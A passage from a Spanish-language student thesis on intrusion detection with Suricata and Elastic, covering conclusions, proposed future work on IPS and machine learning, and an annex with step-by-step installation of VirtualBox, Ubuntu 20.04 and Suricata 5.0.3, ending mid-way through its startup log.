Además, hay que mencionar la potencia de un IDS como Suricata. Es simple y robusto, lo que te da la libertad de poder crear tus propias firmas simplemente teniendo en cuenta las características del paquete de red que se transfiere en la comunicación de un equipo a otro. En esta memoria se han diseñado cuatro de ellas, pero no tiene límites y combinado con Elastic, la convierte en una opción muy recomendable para cualquier empresa ya tenga una compleja red de comunicación o una sola máquina.

En general, en una organización tan extensa como puede ser una entidad financiera, en la cual pueden existir cientos de servidores y host comunicándose continuamente entre ellos, es fácil detectar intrusiones o ataques con este tipo de solución.

7.2. Trabajos futuros

Como todo proyecto, y este no va a ser menos, siempre es posible retomarlo para añadirle funcionalidad adicional. La informática es un campo que está en continua evolución por lo tanto cada día se desarrollan nuevas soluciones que pueden complementar a las que ya existían. Como futuras mejoras propongo dos: IPS y Machine Learning.

7.2.1. IPS

Como mencioné al presentar la herramienta Suricata, este es tanto un IDS como un IPS, lo que quiere decir, que además de detectar intrusiones es capaz de prevenirlas. Está bien ser capaces de detectar, pero a veces ya es demasiado tarde, ya que una vez que ha sido detectado el daño se ha ocasionado es irreversible. Por ejemplo, si vemos que estamos sufriendo un ataque Dos, a la vez que se lanza la alerta sería posible deshacerse de esas peticiones para que no colapsen un determinado servicio. Por este tipo de cosas sería interesante su uso en el proyecto.

7.2.2. Machine Learning

El aprendizaje automático es una herramienta útil cuando estamos tratando con grandes cantidades de datos. Por suerte, Elastic tiene implementado su propio módulo el cual es capaz de interpretar los datos que tiene almacenados en sus índices y a partir de esto realizar diferentes predicciones. Es cierto, que este módulo está todavía en una versión beta, pero está dando buenos resultados por lo que podría ser interesante integrarlo al proyecto.

Un ejemplo de su uso podría ser a partir de varios datasets (conjunto de datos) de un determinado rango de tiempo, como un mes, calcular cuándo se producirá el próximo ataque. Gracias a esto, podemos estar preparados para ese momento mejorando las defensas del sistema. Otras funcionalidades pueden ser la categorización de logs, detección de anomalías, patrones de datos poco común, etc.

ANEXO 1: MANUAL DE INSTALACIONES

1. Instalación de máquina virtual

Comenzaré instalando Ubuntu 20.04. Abrimos VirtualBox y seleccionamos en el menú superior Máquina -> Nueva:

Ilustración 89: Menú aplicación VirtualBox

Una vez hecho esto, aparecerá una ventana emergente en la cual debemos seleccionar la ruta donde se guardará la máquina virtual, el nombre de esta, y tanto el tipo como la versión del sistema operativo a instalar. En este caso seleccionamos como tipo Linux, y como versión Ubuntu (64 bits).




Ilustración 90: Selección de sistema operativo

En la siguiente ventana de configuración debemos indicar la cantidad de memoria RAM que la máquina anfitriona cederá a la máquina virtual. Ya que como hemos visto antes, contamos con 16 GB de RAM podemos ceder 4 GB a la virtual para que vaya bastante fluida, a pesar de que con 1 GB sería suficiente.




Ilustración 91: Selección memoria RAM

En la siguiente configuración indicaremos la ruta donde se almacenará el disco duro de la máquina virtual y el tamaño reservado para este. En esta parte tenemos dos opciones:

- Seleccionar un tamaño fijo, el cual se llenará cuando se ocupe el tamaño predefinido.
- Seleccionar un tamaño dinámico, el cual se irá incrementando conforme se vaya necesitando más espacio.

Ya que sólo utilizaré la máquina para este proyecto, voy a seleccionar un tamaño fijo de 12 GB que será más que suficiente.




Ilustración 92: Selección de memoria física

Con esto habremos terminado la configuración básica de la máquina virtual. A continuación, debemos indicarle la ruta del sistema operativo que hemos descargado. Para ello accedemos a la configuración de nuestra nueva máquina y seleccionamos “Almacenamiento”. Aquí indicaremos la ruta del sistema operativo Ubuntu.




Ilustración 93: Configuración máquina virtual

Aprovechando que ya estamos dentro de este menú vamos a configurar la tarjeta de red. Aquí nos encontramos con las siguientes opciones:

- **NAT**: Recibirá una dirección IP de un servidor DHCP virtual.
- **Adaptador puente**: de esta forma la red local se extiende desde la máquina anfitrión a la virtual. De esta forma puede utilizar todos los servicios disponibles en la red.
- **Red interna:** es la forma de conectar varias máquinas virtuales entre sí, creando una red privada.
- **Adaptador solo anfitrión (host-only):** solo se conecta con el host anfitrión.
- **Red Nat:** Es una mezcla de nat y red interna. La IP se recibe de un servidor DHCP virtual y da la posibilidad de conectar entre sí todas las máquinas que estén dentro de esta red Nat predefinida.




Ilustración 94: Configuración tarjeta de red de máquina virtual

En mi caso utilizaré el adaptador puente, de esta manera tanto la máquina anfitriona como la otra virtual podrán acceder al sitio web desplegado en la máquina con Ubuntu.

Con la configuración terminada, iniciamos la máquina seleccionando el botón “Iniciar” y pasaremos al proceso de instalación del sistema operativo. Este proceso viene detallado en el manual de instalación de Ubuntu del anexo.




Ilustración 95: Iniciar máquina virtual

El proceso para instalar la segunda máquina virtual, Kali Linux, que se ha seguido es idéntico al de Ubuntu.

2. Instalación de Ubuntu

Este punto, continua a partir de la configuración de la máquina virtual. Una vez ejecutada aparecerá esta ventana:

Ilustración 96: Proceso de instalación de Ubuntu I

Tenemos la opción de instalar el sistema operativo, o de “Probar Ubuntu”. Con esta segunda opción podremos acceder dentro del sistema, pero con opciones

limitadas y sin poder guardar la configuración. Por lo tanto, seleccionamos el idioma e “Instalar Ubuntu”.




Ilustración 97: Proceso de instalación de Ubuntu II

Dentro de las opciones de instalación, seleccionamos “Instalación mínima”, ya que no vamos a utilizar, los paquetes de oficina, utilidades etc. En “otras opciones”, dejaremos que se instalen las actualizaciones durante el proceso de instalación.




Ilustración 98: Proceso de instalación de Ubuntu III

En esta opción, seleccionamos “Borrar disco e instalar Ubuntu”, ya que es una instalación desde cero, y no tenemos ninguna información guardada.

Ilustración 99: Proceso de instalación de Ubuntu IV

Seleccionamos el lugar donde nos encontramos, para la franja horaria.




Ilustración 100: Proceso de instalación de Ubuntu V

En este punto seleccionamos el nombre de usuario y contraseña de acceso al sistema. Al seleccionar “Siguiente” comenzará la instalación.




Ilustración 101: Proceso de instalación de Ubuntu VI

Como último punto vamos a proceder a instalar “Guest Additions”. Consisten en controladores de dispositivos y aplicaciones del sistema que optimizan el sistema operativo invitado para un mejor rendimiento y usabilidad. Para ello seleccionamos lo siguiente:




Ilustración 102: Proceso de instalación de Ubuntu VII

Una vez seleccionado esto, nos aparecerá en la pantalla una ventana emergente para iniciar la instalación.




Ilustración 103: Proceso de instalación de Ubuntu VIII

3. Instalación de Suricata

Creamos una carpeta en el escritorio que se llame “Suricata” y seguidamente abrimos una terminal sobre ella. En primer lugar, vamos a actualizar el sistema a la última versión de paquetes disponibles:

- **sudo apt-get update**




Ilustración 104: Actualización Ubuntu

Lo siguiente será instalar todas las dependencias que utilizará Suricata:

- ***sudo apt-get install rustc cargo make libpcre3 libpcre3-dbg libpcre3-dev build-essential autoconf automake libtool libpcap-dev libnet1-dev libyaml-0-2 libyaml-dev zlib1g zlib1g-dev libcap-ng-dev libcap-ng0 make libmagic-dev libjansson-dev libjansson4 pkg-config -y***

Una vez que todas las dependencias están instaladas, necesitamos instalar también las herramientas de suricata que utilizará para sus firmas. Estas son un conjunto de reglas que se definen en un fichero de configuración, el cual interpretará la captura de un paquete con la configuración que se le haya asignado. Más adelante entraré en detalle sobre esta parte:

- ***apt-get install python3-pip***
- ***pip3 install --upgrade suricata-update***
- ***ln -s /usr/local/bin/suricata-update /usr/bin/suricata-update***

Con esto último hemos terminado de descargar todos los packages y dependencias necesarias para el uso de Suricata. Como último paso, lo descargamos usando el siguiente comando:

- ***wget https://www.openinfosecfoundation.org/download/suricata-5.0.3.tar.gz***

Ilustración 105: Descarga de Suricata

La última versión disponible es la 6.0.0 que fue publicada el 8 de Octubre del 2020. Yo he decidido utilizar la versión anterior a esta, ya que al ser demasiado reciente es posible que exista algún problema de compatibilidad con alguna de las dependencias.

Una vez descargado Suricata, descomprimimos el paquete con:

- ***tar -xvzf suricata-5.0.3.tar.gz***

El siguiente paso es seleccionar el directorio para los ficheros de configuración y de instalación. Esto lo haremos con:

- ***cd suricata-5.0.3***
- ***./configure --enable-nfqueue --prefix=/usr --sysconfdir=/etc --localstatedir=/var***

Ejecutamos para instalar:

- ***make***
- ***make install-full***

Este proceso puede tardar varios minutos.

Para finalizar con el proceso de instalación añadimos las reglas que utiliza Suricata para la detección:

- **make install-rules**

Para comprobar que todo ha ido correctamente podemos lanzar el comando:

- **suricata -V**

Esto nos devolverá la versión del producto instalada

```
marcos-moreno@marcosmoreno-VirtualBox:~/Escritorio/suricata$ suricata -V
This is Suricata version 5.0.3 RELEASE
```

Ilustración 106: Comprobar versión de Suricata

Una vez descargado e instalado Suricata vamos a pasar a la configuración. Si accedemos al fichero de configuración que se ha instalado en la ruta: "**/etc/suricata/suricata.yaml**" podemos encontrar los siguientes parámetros:

```
%YAML 1.1
---

# Suricata configuration file. In addition to the comments describing all
# options in this file, full documentation can be found at:
# https://suricata.readthedocs.io/en/latest/configuration/suricata-yaml.html

##
## Step 1: Inform Suricata about your network
##

vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[192.168.0.15/24]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
    #HOME_NET: "any"

    EXTERNAL_NET: "!$HOME_NET"
    #EXTERNAL_NET: "any"
```

Ilustración 107: Fichero de configuración de Suricata

Como "HOME_NET" entendemos que es la dirección IP a la que van a apuntar sus sensores de detección, es decir, la de nuestro servidor. Con la configuración actual de red de la máquina virtual, cada vez que se arranque el sistema operativo, el servidor DHCP nos asignará una IP diferente. Esto ocasiona que tengamos que estar

cambiando continuamente el fichero de configuración. La forma de resolver este problema es asignando al servidor una dirección IP estática, es decir, que siempre será la misma. Para ello en primer lugar revisaremos los parámetros de red asignados con la orden "**ifconfig**". Para la interfaz "enp0s3" que es la que se está utilizando para salir a internet tenemos los siguientes parámetros:




Ilustración 108: Configuración de interfaz de red

Estos nos ayudarán a configurar la dirección IP estática. Abrimos la configuración de red, seleccionamos "IPv4" y añadimos la dirección IP estática que deseemos dentro del rango de red 192.168.0.0/24. Yo he elegido la 192.168.0.15. Una vez asignada, la indicamos en el fichero de configuración de Suricata.

Ilustración 109: Configuración IP estática

Como "EXTERNAL_NET", se refiere a la dirección o direcciones IP externas a las que apuntarán los sensores, es decir, las que interactuarán haciendo peticiones al

servidor de Ubuntu. Para este caso, he indicado que como IP externa puede ser cualquiera que no sea la IP del servidor de Ubuntu: “!HOME_NET”.

Una vez configurado, podemos lanzar Suricata con el siguiente comando:

- ***sudo suricata -c /etc/suricata/suricata.yaml -i enp0s3***

```
marcos-moreno@marcosmoreno-VirtualBox:~$ sudo suricata -c /etc/suricata/suricata
.yaml -i enp0s3
15/11/2020 -- 13:55:35 - <Notice> - This is Suricata version 5.0.3 RELEASE runni
ng in SYSTEM mode
15/11/2020 -- 13:55:35 - <Notice> - JsonRdpLog logger not enabled: protocol rdp
is disabled
15/11/2020 -- 13:55:35 - <Warning> - [ERRCODE: SC_ERR_INVALID_ARGUMENT(13)] - No
 output module named eve-log.dcerpc
